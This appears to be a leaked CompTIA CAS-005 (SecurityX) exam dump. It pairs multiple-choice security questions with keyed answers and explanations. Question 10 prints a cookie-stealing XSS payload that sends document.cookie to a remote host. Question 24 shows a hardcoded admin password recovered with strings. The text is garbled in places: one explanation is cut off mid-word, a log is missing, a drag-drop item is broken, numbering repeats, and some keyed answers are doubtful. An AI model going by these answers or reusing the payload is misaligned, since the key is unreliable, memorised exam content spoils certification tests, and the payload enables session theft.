



# CompTIA

## Exam Questions CAS-005

CompTIA SecurityX Exam

### NEW QUESTION 1

A company wants to implement hardware security key authentication for accessing sensitive information systems. The goal is to prevent unauthorized users from gaining access with a stolen password. Which of the following models should the company implement to best solve this issue?

- A. Rule based
- B. Time-based
- C. Role based
- D. Context-based

**Answer: D**

#### Explanation:

Context-based authentication enhances traditional security methods by incorporating additional layers of information about the user's current environment and behavior. This can include factors such as the user's location, the time of access, the device used, and the behavior patterns. It is particularly useful in preventing unauthorized access even if an attacker has obtained a valid password.

? Rule-based (A) focuses on predefined rules and is less flexible in adapting to dynamic threats.

? Time-based (B) authentication considers the time factor but doesn't provide comprehensive protection against stolen credentials.

? Role-based (C) is more about access control based on the user's role within the organization rather than authenticating the user based on current context.

By implementing context-based authentication, the company can ensure that even if a password is compromised, the additional contextual factors required for access (which an attacker is unlikely to possess) provide a robust defense mechanism.

References:

? CompTIA SecurityX guide on authentication models and best practices.

? NIST guidelines on authentication and identity proofing.

? Analysis of multi-factor and adaptive authentication techniques.

### NEW QUESTION 2

Which of the following best explains the business requirement a healthcare provider fulfills by encrypting patient data at rest?

- A. Securing data transfer between hospitals
- B. Providing for non-repudiation data
- C. Reducing liability from identity theft
- D. Protecting privacy while supporting portability.

**Answer: D**

#### Explanation:

Encrypting patient data at rest is a critical requirement for healthcare providers to ensure compliance with regulations such as the Health Insurance Portability and Accountability Act (HIPAA). The primary business requirement fulfilled by this practice is the protection of patient privacy while supporting the portability of medical information. By encrypting data at rest, healthcare providers safeguard sensitive patient information from unauthorized access, ensuring that privacy is maintained even if the storage media are compromised. Additionally, encryption supports the portability of patient records, allowing for secure transfer and access across different systems and locations while ensuring that privacy controls are in place.

References:

? CompTIA SecurityX Study Guide: Emphasizes the importance of data encryption for protecting sensitive information and ensuring compliance with regulatory requirements.

? HIPAA Security Rule: Requires healthcare providers to implement safeguards, including encryption, to protect patient data.

? "Health Informatics: Practical Guide for Healthcare and Information Technology Professionals" by Robert E. Hoyt: Discusses encryption as a key measure for protecting patient data privacy and supporting data portability.

### NEW QUESTION 3

An organization wants to implement a platform to better identify which specific assets are affected by a given vulnerability. Which of the following components provides the best foundation to achieve this goal?

- A. SASE
- B. CMDB
- C. SBoM
- D. SLM

**Answer: B**

#### Explanation:

A Configuration Management Database (CMDB) provides the best foundation for identifying which specific assets are affected by a given vulnerability. A CMDB maintains detailed information about the IT environment, including hardware, software, configurations, and relationships between assets. This comprehensive view allows organizations to quickly identify and address vulnerabilities affecting specific assets. References:

? CompTIA SecurityX Study Guide: Discusses the role of CMDBs in asset management and vulnerability identification.

? ITIL (Information Technology Infrastructure Library) Framework: Recommends the use of CMDBs for effective configuration and asset management.

? "Configuration Management Best Practices" by Bob Aiello and Leslie Sachs: Covers the importance of CMDBs in managing IT assets and addressing vulnerabilities.

### NEW QUESTION 4

After some employees were caught uploading data to online personal storage accounts, a company becomes concerned about data leaks related to sensitive, internal documentation. Which of the following would the company most likely do to decrease this type of risk?

- A. Improve firewall rules to avoid access to those platforms.
- B. Implement a cloud-access security broker
- C. Create SIEM rules to raise alerts for access to those platforms
- D. Deploy an internet proxy that filters certain domains

**Answer:** B

**Explanation:**

A Cloud Access Security Broker (CASB) is a security policy enforcement point placed between cloud service consumers and cloud service providers to combine and interject enterprise security policies as cloud-based resources are accessed. Implementing a CASB provides several benefits:

? A. Improve firewall rules to avoid access to those platforms: This can help but is not as effective or comprehensive as a CASB.

? B. Implement a cloud-access security broker: A CASB can provide visibility into cloud application usage, enforce data security policies, and protect against data leaks by monitoring and controlling access to cloud services. It also provides advanced features like data encryption, data loss prevention (DLP), and compliance monitoring.

? C. Create SIEM rules to raise alerts for access to those platforms: This helps in monitoring but does not prevent data leaks.

? D. Deploy an internet proxy that filters certain domains: This can block access to specific sites but lacks the granular control and visibility provided by a CASB. Implementing a CASB is the most comprehensive solution to decrease the risk of data leaks by providing visibility, control, and enforcement of security policies for cloud services. References:

? CompTIA Security+ Study Guide

? Gartner, "Magic Quadrant for Cloud Access Security Brokers"

? NIST SP 800-144, "Guidelines on Security and Privacy in Public Cloud Computing"

**NEW QUESTION 5**

A security analyst discovered requests associated with IP addresses known for born legitimate 3rd bot-related traffic. Which of the following should the analyst use to determine whether the requests are malicious?

A. User-agent string

B. Byte length of the request

C. Web application headers

D. HTML encoding field

**Answer:** A

**Explanation:**

The user-agent string can provide valuable information to distinguish between legitimate and bot-related traffic. It contains details about the browser, device, and sometimes the operating system of the client making the request.

Why Use User-Agent String?

? Identify Patterns: User-agent strings can help identify patterns that are typical of bots or legitimate users.

? Block Malicious Bots: Many bots use known user-agent strings, and identifying these can help block malicious requests.

? Anomalies Detection: Anomalous user-agent strings can indicate spoofing attempts or malicious activity.

Other options provide useful information but may not be as effective for initial determination of the nature of the request:

? B. Byte length of the request: This can indicate anomalies but does not provide detailed information about the client.

? C. Web application headers: While useful, they may not provide enough distinction between legitimate and bot traffic.

? D. HTML encoding field: This is not typically used for identifying the nature of the request.

References:

? CompTIA SecurityX Study Guide

? "User-Agent Analysis for Security," OWASP

? NIST Special Publication 800-94, "Guide to Intrusion Detection and Prevention Systems (IDPS)"

**NEW QUESTION 6**

A news organization wants to implement workflows that allow users to request that untruthful data be retraced and scrubbed from online publications to comply with the right to be forgotten Which of the following regulations is the organization most likely trying to address'

A. GDPR

B. COPPA

C. CCPA

D. DORA

**Answer:** A

**Explanation:**

The General Data Protection Regulation (GDPR) is the regulation most likely being addressed by the news organization. GDPR includes provisions for the "right to be forgotten," which allows individuals to request the deletion of personal data that is no longer necessary for the purposes for which it was collected. This regulation aims to protect the privacy and personal data of individuals within the European Union.

References:

? CompTIA SecurityX Study Guide: Covers GDPR and its requirements, including the right to be forgotten.

? GDPR official documentation: Details the rights of individuals, including data erasure and the right to be forgotten.

? "GDPR: A Practical Guide to the General Data Protection Regulation" by IT Governance Privacy Team: Provides a comprehensive overview of GDPR compliance, including workflows for data deletion requests.

**NEW QUESTION 7**

A security analyst is reviewing the following log:

Time	File type	Size	Antivirus status	Location
11:25	txt	25mb	block	c:\
11:27	dll	10mb	allow	c:\temp
11:29	doc	37mb	block	c:\users\user1\Desktop
11:32	pdf	13mb	allow	c:\users\user2\Downloads
11:35	txt	49mb	allow	c:\users\user3\Documents

Which of the following possible events should the security analyst investigate further?

- A. A macro that was prevented from running
- B. A text file containing passwords that were leaked
- C. A malicious file that was run in this environment
- D. A PDF that exposed sensitive information improperly

**Answer: B**

**Explanation:**

Based on the log provided, the most concerning event that should be investigated further is the presence of a text file containing passwords that were leaked. Here's why:

? Sensitive Information Exposure: A text file containing passwords represents a significant security risk, as it indicates that sensitive credentials have been exposed in plain text, potentially leading to unauthorized access.

? Immediate Threat: Password leaks can lead to immediate exploitation by attackers, compromising user accounts and sensitive data. This requires urgent investi

**NEW QUESTION 8**

Users must accept the terms presented in a captive portal when connecting to a guest network. Recently, users have reported that they are unable to access the Internet after joining the network A network engineer observes the following:

- Users should be redirected to the captive portal.
- The Motive portal runs TL. S 1 2
- Newer browser versions encounter security errors that cannot be bypassed
- Certain websites cause unexpected re directs

Which of the following mow likely explains this behavior?

- A. The TLS ciphers supported by the captive portal ate deprecated
- B. Employment of the HSTS setting is proliferating rapidly.
- C. Allowed traffic rules are causing the NIPS to drop legitimate traffic
- D. An attacker is redirecting supplicants to an evil twin WLAN.

**Answer: A**

**Explanation:**

The most likely explanation for the issues encountered with the captive portal is that the TLS ciphers supported by the captive portal are deprecated. Here??s why:

? TLS Cipher Suites: Modern browsers are continuously updated to support the latest security standards and often drop support for deprecated and insecure cipher suites. If the captive portal uses outdated TLS ciphers, newer browsers may refuse to connect, causing security errors.

? HSTS and Browser Security: Browsers with HTTP Strict Transport Security

(HSTS) enabled will not allow connections to sites with weak security configurations. Deprecated TLS ciphers would cause these browsers to block the connection.

? References:

By updating the TLS ciphers to modern, supported ones, the security engineer can ensure compatibility with newer browser versions and resolve the connectivity issues reported by users.

**NEW QUESTION 9**

A user submits a help desk ticket stating then account does not authenticate sometimes. An analyst reviews the following logs for the user:

Which of the following best explains the reason the user's access is being denied?

- A. incorrectly typed password
- B. Time-based access restrictions
- C. Account compromise
- D. Invalid user-to-device bindings

**Answer: B**

**Explanation:**

The logs reviewed for the user indicate that access is being denied due to time-based access restrictions. These restrictions are commonly implemented to limit access to systems during specific hours to enhance security. If a user attempts to authenticate outside of the allowed time window, access will be denied. This measure helps prevent unauthorized access during non-business hours, reducing the risk of security incidents.

References:

? CompTIA SecurityX Study Guide: Covers various access control methods, including time-based restrictions, as a means of enhancing security.

? NIST Special Publication 800-53, "Security and Privacy Controls for Information Systems and Organizations": Recommends the use of time-based access restrictions as part of access control policies.

? "Access Control and Identity Management" by Mike Chapple and Aaron French: Discusses the implementation and benefits of time-based access restrictions.

**NEW QUESTION 10**

During a forensic review of a cybersecurity incident, a security engineer collected a portion of the payload used by an attacker on a comprised web server Given

the following portion of the code:

```
...asd...<>..document.location="https://10.10.1.2/?x="+document.cookie; ..12..fa..  
<>...aah214#621...41..2...8.8.
```

Which of the following best describes this incident?

- A. XSRF attack
- B. Command injection
- C. Stored XSS
- D. SQL injection

**Answer: C**

**Explanation:**

The provided code snippet shows a script that captures the user's cookies and sends them to a remote server. This type of attack is characteristic of Cross-Site Scripting (XSS), specifically stored XSS, where the malicious script is stored on the target server (e.g., in a database) and executed in the context of users who visit the infected web page.

- ? A. XSRF (Cross-Site Request Forgery) attack: This involves tricking the user into performing actions on a different site without their knowledge but does not involve stealing cookies via script injection.
- ? B. Command injection: This involves executing arbitrary commands on the host operating system, which is not relevant to the given JavaScript code.
- ? C. Stored XSS: The provided code snippet matches the pattern of a stored XSS attack, where the script is injected into a web page, and when users visit the page, the script executes and sends the user's cookies to the attacker's server.
- ? D. SQL injection: This involves injecting malicious SQL queries into the database and is unrelated to the given JavaScript code.

References:

- ? CompTIA Security+ Study Guide
- ? OWASP (Open Web Application Security Project) guidelines on XSS
- ? "The Web Application Hacker's Handbook" by Dafydd Stuttard and Marcus Pinto

**NEW QUESTION 10**

Which of the following is the main reason quantum computing advancements are leading companies and countries to deploy new encryption algorithms?

- A. Encryption systems based on large prime numbers will be vulnerable to exploitation
- B. Zero Trust security architectures will require homomorphic encryption.
- C. Perfect forward secrecy will prevent deployment of advanced firewall monitoring techniques
- D. Quantum computers will enable malicious actors to capture IP traffic in real time

**Answer: A**

**Explanation:**

Advancements in quantum computing pose a significant threat to current encryption systems, especially those based on the difficulty of factoring large prime numbers, such as RSA. Quantum computers have the potential to solve these problems exponentially faster than classical computers, making current cryptographic systems vulnerable.

Why Large Prime Numbers are Vulnerable:

- ? Shor's Algorithm: Quantum computers can use Shor's algorithm to factorize large integers efficiently, which undermines the security of RSA encryption.
- ? Cryptographic Breakthrough: The ability to quickly factor large prime numbers means that encrypted data, which relies on the hardness of this mathematical problem, can be decrypted.

Other options, while relevant, do not capture the primary reason for the shift towards new encryption algorithms:

- ? B. Zero Trust security architectures: While important, the shift to homomorphic encryption is not the main driver for new encryption algorithms.
- ? C. Perfect forward secrecy: It enhances security but is not the main reason for new encryption algorithms.
- ? D. Real-time IP traffic capture: Quantum computers pose a more significant threat to the underlying cryptographic algorithms than to the real-time capture of traffic.

References:


- ? CompTIA SecurityX Study Guide
- ? NIST Special Publication 800-208, "Recommendation for Stateful Hash-Based Signature Schemes"
- ? "Quantum Computing and Cryptography," MIT Technology Review

**NEW QUESTION 13**


DRAG DROP

An organization is planning for disaster recovery and continuity of operations. INSTRUCTIONS





Review the following scenarios and instructions. Match each relevant finding to the affected host.  
 After associating scenario 3 with the appropriate host(s), click the host to select the appropriate corrective action for that finding.  
 Each finding may be used more than once.  
 If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



A. Mastered  
 B. Not Mastered

Answer: A

Explanation:



**A natural disaster may disrupt operations at Site A, which would then cause unreliable Internet connectivity at Site B due to route flapping.**

**Corrective Action**

Modify the BGP configuration

#### NEW QUESTION 14

Developers have been creating and managing cryptographic material on their personal laptops fix use in production environment. A security engineer needs to initiate a more secure process. Which of the following is the best strategy for the engineer to use?

- A. Disabling the BIOS and moving to UEFI
- B. Managing secrets on the vTPM hardware
- C. Employing shielding to prevent LMI
- D. Managing key material on a HSM

**Answer: D**

#### Explanation:

The best strategy for securely managing cryptographic material is to use a Hardware Security Module (HSM). Here's why:

? Security and Integrity: HSMs are specialized hardware devices designed to protect and manage digital keys. They provide high levels of physical and logical security, ensuring that cryptographic material is well protected against tampering and unauthorized access.

? Centralized Key Management: Using HSMs allows for centralized management of cryptographic keys, reducing the risks associated with decentralized and potentially insecure key storage practices, such as on personal laptops.

? Compliance and Best Practices: HSMs comply with various industry standards and regulations (such as FIPS 140-2) for secure key management. This ensures that the organization adheres to best practices and meets compliance requirements.

? References:

#### NEW QUESTION 15

A security engineer is developing a solution to meet the following requirements?

- All endpoints should be able to establish telemetry with a SIEM.
- All endpoints should be able to be integrated into the XDR platform.
- SOC services should be able to monitor the XDR platform

Which of the following should the security engineer implement to meet the requirements?

- A. CDR and central logging
- B. HIDS and vTPM
- C. WAF and syslog
- D. HIPS and host-based firewall

**Answer: D**

#### Explanation:

To meet the requirements of having all endpoints establish telemetry with a SIEM, integrate into an XDR platform, and allow SOC services to monitor the XDR platform, the best approach is to implement Host Intrusion Prevention Systems (HIPS) and a host-based firewall. HIPS can provide detailed telemetry data to the SIEM and can be integrated into the XDR platform for comprehensive monitoring and response. The host-based firewall ensures that only authorized traffic is allowed, providing an additional layer of security.

References:

? CompTIA SecurityX Study Guide: Describes the roles of HIPS and host-based firewalls in endpoint security and their integration with SIEM and XDR platforms.

? NIST Special Publication 800-94, "Guide to Intrusion Detection and Prevention Systems (IDPS)": Highlights the capabilities of HIPS for security monitoring and incident response.

? "Network Security Monitoring" by Richard Bejtlich: Discusses the integration of various security tools, including HIPS and firewalls, for effective security monitoring.

#### NEW QUESTION 20

A security engineer is building a solution to disable weak CBC configuration for remote access connections to Linux systems. Which of the following should the security engineer modify?

- A. The /etc/openssl.conf file, updating the virtual site parameter
- B. The /etc/nsswitch.conf file, updating the name server
- C. The /etc/hosts file, updating the IP parameter
- D. The /etc/ssh/sshd\_config file, updating the ciphers

**Answer: D**



**Explanation:**

The sshd\_config file is the main configuration file for the OpenSSH server. To disable weak CBC (Cipher Block Chaining) ciphers for SSH connections, the security engineer should modify the sshd\_config file to update the list of allowed ciphers. This file typically contains settings for the SSH daemon, including which encryption algorithms are allowed.

By editing the /etc/ssh/sshd\_config file and updating the Ciphers directive, weak ciphers can be removed, and only strong ciphers can be allowed. This change ensures that the

SSH server does not use insecure encryption methods.

References:

? CompTIA Security+ Study Guide

? OpenSSH manual pages (man sshd\_config)

? CIS Benchmarks for Linux

**NEW QUESTION 24**

Recent reports indicate that a software tool is being exploited. Attackers were able to bypass user access controls and load a database. A security analyst needs to find the vulnerability and recommend a mitigation. The analyst generates the following output:

```
C:\>whoami
local-user
C:\>netuser local-user Welcome!
The command completed successfully!
C:\>dbloader.exe local-user Welcome!
Insufficient Permissions. Now Closing...
C:\>strings dbloader.exe
!This program cannot be run in DOS Mode
dB10ad3r!
Load Database jmp
182(*nx
(i3jN*jk
fahn82mk0a
C:\>dbloader.exe admin dB10ad3r!
```

Which of the following would the analyst most likely recommend?

- A. Installing appropriate EDR tools to block pass-the-hash attempts
- B. Adding additional time to software development to perform fuzz testing
- C. Removing hard coded credentials from the source code
- D. Not allowing users to change their local passwords

**Answer: C**

**Explanation:**

The output indicates that the software tool contains hard-coded credentials, which attackers can exploit to bypass user access controls and load the database. The most likely recommendation is to remove hard-coded credentials from the source code. Here's why:

? Security Best Practices: Hard-coded credentials are a significant security risk

because they can be easily discovered through reverse engineering or simple inspection of the code. Removing them reduces the risk of unauthorized access.

? Credential Management: Credentials should be managed securely using

environment variables, secure vaults, or configuration management tools that provide encryption and access controls.

? Mitigation of Exploits: By eliminating hard-coded credentials, the organization can

prevent attackers from easily bypassing authentication mechanisms and gaining

unauthorized access to sensitive systems.

? References:

**NEW QUESTION 27**

An audit finding reveals that a legacy platform has not retained logs for more than 30 days. The platform has been segmented due to its interoperability with newer technology. As a temporary solution, the IT department changed the log retention to 120 days. Which of the following should the security engineer do to ensure the logs are being properly retained?

- A. Configure a scheduled task nightly to save the logs
- B. Configure event-based triggers to export the logs at a threshold.
- C. Configure the SIEM to aggregate the logs
- D. Configure a Python script to move the logs into a SQL database.

**Answer: C**

**Explanation:**

To ensure that logs from a legacy platform are properly retained beyond the default retention period, configuring the SIEM to aggregate the logs is the best approach. SIEM solutions are designed to collect, aggregate, and store logs from various sources, providing centralized log management and retention. This setup ensures that logs are retained according to policy and can be easily accessed for analysis and compliance purposes. References:

? CompTIA SecurityX Study Guide: Discusses the role of SIEM in log management and retention.

? NIST Special Publication 800-92, "Guide to Computer Security Log Management": Recommends the use of centralized log management solutions, such as SIEM, for effective log retention and analysis.



? "Security Information and Event Management (SIEM) Implementation" by David Miller: Covers best practices for configuring SIEM systems to aggregate and retain logs from various sources.

**NEW QUESTION 32**

A security analyst is reviewing the following authentication logs:

Date	Time	Computer	Account	Log-in success?
12/15	8:01:23AM	VM01	User1	No
12/15	8:01:23AM	VM01	User1	No
12/15	8:01:23AM	VM08	User8	No
12/15	8:01:23AM	VM01	User1	No
12/15	8:01:23AM	VM01	User1	No
12/15	8:01:23AM	VM12	User12	Yes
12/15	8:01:23AM	VM01	User1	Yes
12/15	8:01:23AM	VM01	User2	No
12/15	8:01:24AM	VM01	User2	No
12/15	8:01:24AM	VM01	User2	No
12/15	8:01:25AM	VM01	User2	No
